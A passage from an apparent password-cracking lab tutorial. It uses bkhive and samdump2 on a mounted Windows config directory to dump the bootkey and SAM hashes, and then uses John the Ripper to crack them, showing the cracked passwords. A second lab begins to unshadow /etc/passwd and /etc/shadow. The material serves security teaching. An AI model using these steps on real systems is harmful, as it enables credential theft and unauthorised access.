Help). The command "ls" is run in the directory "/mnt/WINDOWS/system32/config", showing files like AppEvent.Evt, bkhive_1.1.1-1_i386.deb, default, default.LOG, default.sav, SAM, samdump2_1.1.1-1.i386.deb, SAM.LOG, SecEvent.Evt, SECURITY, SECURITY.LOG, software, software.LOG, software.sav, SysEvent.Evt, system, system.LOG, systemprofile, system.sav, TempKey.LOG, userdiff, and userdiff.LOG. The file "bkhive_1.1.1-1_i386.deb" is highlighted in green. The command "sudo apt-get update" is then run, displaying a list of package sources and their download progress. The terminal window has a dark blue background with a faint watermark of a person's face.

```
root@kali:/mnt/WINDOWS/system32/config# ls  
AppEvent.Evt          SecEvent.Evt    system.LOG  
bkhive_1.1.1-1_i386.deb SECURITY      systemprofile  
default                SECURITY.LOG   system.sav  
default.LOG            software       TempKey.LOG  
default.sav             software.LOG  userdiff  
SAM                   software.sav  userdiff.LOG  
samdump2_1.1.1-1.i386.deb SysEvent.Evt  
SAM.LOG                system        system  
root@kali:/mnt/WINDOWS/system32/config#  
root@kali:/mnt/WINDOWS/system32/config#  
root@kali:/mnt/WINDOWS/system32/config# sudo apt-get update  
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [30.5 kB]  
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main Sources [11.1 MB]  
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib Sources [67.8 kB]  
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free Sources [126 kB]  
Get:5 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main i386 Packages [15.0 MB]  
Get:6 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib i386 Packages [101 kB]  
Get:7 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free i386 Packages [145 kB]  
Fetched 26.6 MB in 21s (1,217 kB/s)  
Reading package lists... Done
```

Step 13) I downgrade the previous versions of bkhive and samdump2. To do that type following commands:

```
# apt-get purge bkhive  
#apt-get purge samdump2
```

These two commands will remove the bkhive and samdump2 packges.



The screenshot shows a terminal window titled 'root@kali: ~'. The terminal output is as follows:

```
root@kali:/mnt/WINDOWS/system32/config# apt-get purge bkhive  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
Package 'bkhive' is not installed, so not removed  
0 upgraded, 0 newly installed, 0 to remove and 1626 not upgraded.  
root@kali:/mnt/WINDOWS/system32/config# apt-get purge samdump2  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages will be REMOVED:  
  kali-linux-full* samdump2*  
0 upgraded, 0 newly installed, 2 to remove and 1624 not upgraded.  
After this operation, 55.3 kB disk space will be freed.  
Do you want to continue? [Y/n] y  
(Reading database ... 303753 files and directories currently installed.)  
Removing kali-linux-full (2016.2.12) ...  
Removing samdump2 (3.0.0-3+b1) ...  
Processing triggers for man-db (2.7.5-1) ...
```


Step 14) Type following command to download samdump2:

```
# curl http://http.us.debian.org/debian/pool/main/s/smdump2/samdump2_1.1.1-1.1_i386.deb > samdump2_1.1.1-1.1_i386.deb
```

Now, to install the samdump2 type the following command on the terminal:

```
# dpkg -i samdump2_1.1.1-1.1_i386.deb
```

For me, after running this command I got the error saying that samdump2 has the dependency on the file named “libssl1.0.0”.



The screenshot shows a terminal window titled "root@kali: ~". The window includes a menu bar with File, Edit, View, Search, Terminal, and Help. The terminal content is as follows:

```
File Edit View Search Terminal Help
root@kali:/mnt/WINDOWS/system32/config#
root@kali:/mnt/WINDOWS/system32/config# curl http://http.us.debian.org/debian/pool/main/s/smdump2/samdump2_1.1.1-1.1_i386.deb > samdump2_1.1.1-1.1_i386.deb
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total   Spent    Left Speed
100 14916  100 14916    0     0  35755      0 --:--:-- --:--:--:--:-- 35855
root@kali:/mnt/WINDOWS/system32/config# dpkg -i samdump2_1.1.1-1.1_i386.deb
Selecting previously unselected package samdump2.
(Reading database ... 303767 files and directories currently installed.)
Preparing to unpack samdump2_1.1.1-1.1_i386.deb ...
Unpacking samdump2 (1.1.1-1.1) ...
Setting up samdump2 (1.1.1-1.1) ...
Processing triggers for man-db (2.7.5-1) ...
```

To solve this issue, I downloaded it from: <https://packages.debian.org/jessie/libssl1.0.0> and then typed following commands on the terminal:

```
# cd /root/Downloads/  
# dpkg -i libssl1.0.0_1.0.1t-1+deb8u5_i386.deb
```

Then try to install samdump2 using above command.

The screenshot shows a terminal window titled 'root@kali: ~'. The terminal output is as follows:


```
kali-linux-full* samdump2*  
0 upgraded, 0 newly installed, 2 to remove and 1624 not upgraded.  
After this operation, 55.3 kB disk space will be freed.  
Do you want to continue? [Y/n] y  
(Reading database ... 303753 files and directories currently installed.)  
Removing kali-linux-full (2016.2.12) ...  
Removing samdump2 (3.0.0-3+b1) ...  
Processing triggers for man-db (2.7.5-1) ...  
root@kali:/mnt/WINDOWS/system32/config# cd /root/Do  
Documents/ Downloads/  
root@kali:/mnt/WINDOWS/system32/config# cd /root/Do  
Documents/ Downloads/  
root@kali:/mnt/WINDOWS/system32/config# cd /root/Downloads/  
root@kali:~/Downloads# ls  
history libssl1.0.0_1.0.1t-1+deb8u5_i386.deb  
root@kali:~/Downloads#  
root@kali:~/Downloads# dpkg -i libssl1.0.0_1.0.1t-1+deb8u5_i386.deb  
Selecting previously unselected package libssl1.0.0:i386.  
(Reading database ... 303742 files and directories currently installed.)  
Preparing to unpack libssl1.0.0_1.0.1t-1+deb8u5_i386.deb ...  
Unpacking libssl1.0.0:i386 (1.0.1t-1+deb8u5) ...  
Setting up libssl1.0.0:i386 (1.0.1t-1+deb8u5) ...
```

Step 15) Type following command to download bkhive:

```
# curl http://http.us.debian.org/debian/pool/main/b/bkhive/bkhive_1.1.1-1_i386.deb>  
bkhive_1.1.1-1_i386.deb
```

Now, to install the samdump2 type the following command on the terminal:

```
# dpkg -i bkhive_1.1.1-1_i386.deb
```



A screenshot of a terminal window titled "root@kali: ~". The window shows the following command being run:

```
root@kali:/mnt/WINDOWS/system32/config# curl http://http.us.debian.org/debian/pool/main/b/bkhive/bkhive_1.1.1-1_i386.deb > bkhive_1.1.1-1_i386.deb
```

The terminal then displays the output of the curl command, which includes a progress bar for the download:

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current	
Dload	Upload	Total	Spent	Left	Speed			
100	10266	100	10266	0	0	27904	0	--::--- --::--- --::--- 27972

After the download, the user runs the dpkg command to install the package:


```
root@kali:/mnt/WINDOWS/system32/config# dpkg -i bkhive_1.1.1-1_i386.deb
```

The terminal then shows the package selection and the unpacking process:

```
Selecting previously unselected package bkhive.  
(Reading database ... 303774 files and directories currently installed.)  
Preparing to unpack bkhive_1.1.1-1_i386.deb ...  
Unpacking bkhive (1.1.1-1) ...  
Setting up bkhive (1.1.1-1) ...  
Processing triggers for man-db (2.7.5-1) ...
```

Step 16) “bkhive” dumps the syskey bootkey from Windows NT/2k/XP/Vista system hive. So, to use bkhive type following command on the terminal:

```
# bkhive system /root/hive.txt
```




```
root@kali: ~
File Edit View Search Terminal Help
(Reading database ... 303774 files and directories currently installed.)
Preparing to unpack bkhive_1.1.1-1_i386.deb ...
Unpacking bkhive (1.1.1-1) ...
Setting up bkhive (1.1.1-1) ...
Processing triggers for man-db (2.7.5-1) ...
root@kali:/mnt/WINDOWS/system32/config# bkhive system /root/hive.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: f7d19ca745f837f9123df866cc0f5573
```

Step 17) “samdump2” dumps the Windows NT/2k/XP/Vista password hashes. To use samdump2, type following command on the terminal:

```
# samdump2 SAM /root/hive.txt > /root/hash.txt
```



```
root@kali: ~
File Edit View Search Terminal Help
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: f7d19ca745f837f9123df866cc0f5573
root@kali:/mnt/WINDOWS/system32/config# samdump2 SAM /root/hive.txt > /root/hash.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
```

Step 18) Now, we will use password cracking tool called, “John the Ripper”. To use John the Ripper type following command on the terminal:

```
# john /root/hash.txt -format=LM
```

Now, you can see that on the right side part of window there are the users in the Windows system (user1, Administrator, user2) and on the left side their corresponding passwords (PASS1, ROOT, EAST).

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:/mnt/WINDOWS/system32/config# cd /root/
root@kali:~#
root@kali:~# ls
Desktop  Downloads  hive.txt  Pictures  Templates
Documents  hash.txt  Music    Public    Videos
root@kali:~#
root@kali:~#
root@kali:~# john /root/hash.txt -format=LM
Created directory: /root/.john
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
          (testuser)
          (SUPPORT_388945a0)
          (Guest)
PASS1      (user1)
ROOT       (Administrator)
EAST       (user2)
6g 0:00:00:18 0.01% 3/3 (ETA: 2017-01-30 11:13) 0.3210g/s 22192Kp/s 22192Kc/s 474
83KC/s HINOKUY..HINOKHY
Warning: passwords printed above might be partial
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

After you ran the above command, it stores the results into .john directory under the current user’s home directory.

To see the cracked passwords stored in file john.pot, type the following command:

```
# cd /root/.john
```

```
# cat john.pot
```


3.2.2 Kali Linux Password Cracking

John the Ripper is a free password cracking tool. One of the modes John the Ripper can use is the dictionary attack. It takes text string samples (called wordlist), encrypting it in the same format as the password being examined and then comparing the output to the encrypted string. Here we are going to use this **dictionary attack**.


John the Ripper uses two step processes for cracking the password. It uses **passwd** and **shadow** file to create an output file. Then, use the dictionary attack against that file to crack the password.

Steps to follow to crack the Kali Linux password using John the Ripper:

Step 1) On Oracle VM VirtualBox, highlight the Kali Linux VM and then click on the “Start” button.




Step 2) On Kali Linux, click on the “Terminal” and then it will open the Kali Linux command prompt as shown bellow.



Step 3) Now, we will create two users namely user1 and user2 with passwords “pass” and “east” respectively. To do this type the following command on the terminal.

```
# useradd -m user1 -G sudo -s /bin/bash
```

```
# useradd -m user2 -G sudo -s /bin/bash
```




Above commands will add user1 and user2 to sudo group and assign /bin/bash as its shell. Now we have following users and their respective passwords:

User	Password
Administrator	test
user1	pass
user2	east

Step 4) Unshadowing the password :

The unshadow command will combine the entries of /etc/passwd and /etc/shadow into one file which contains usernames and passwords information.

```
# unshadow /etc/passwd /etc/shadow > /root/pwd_crack
```

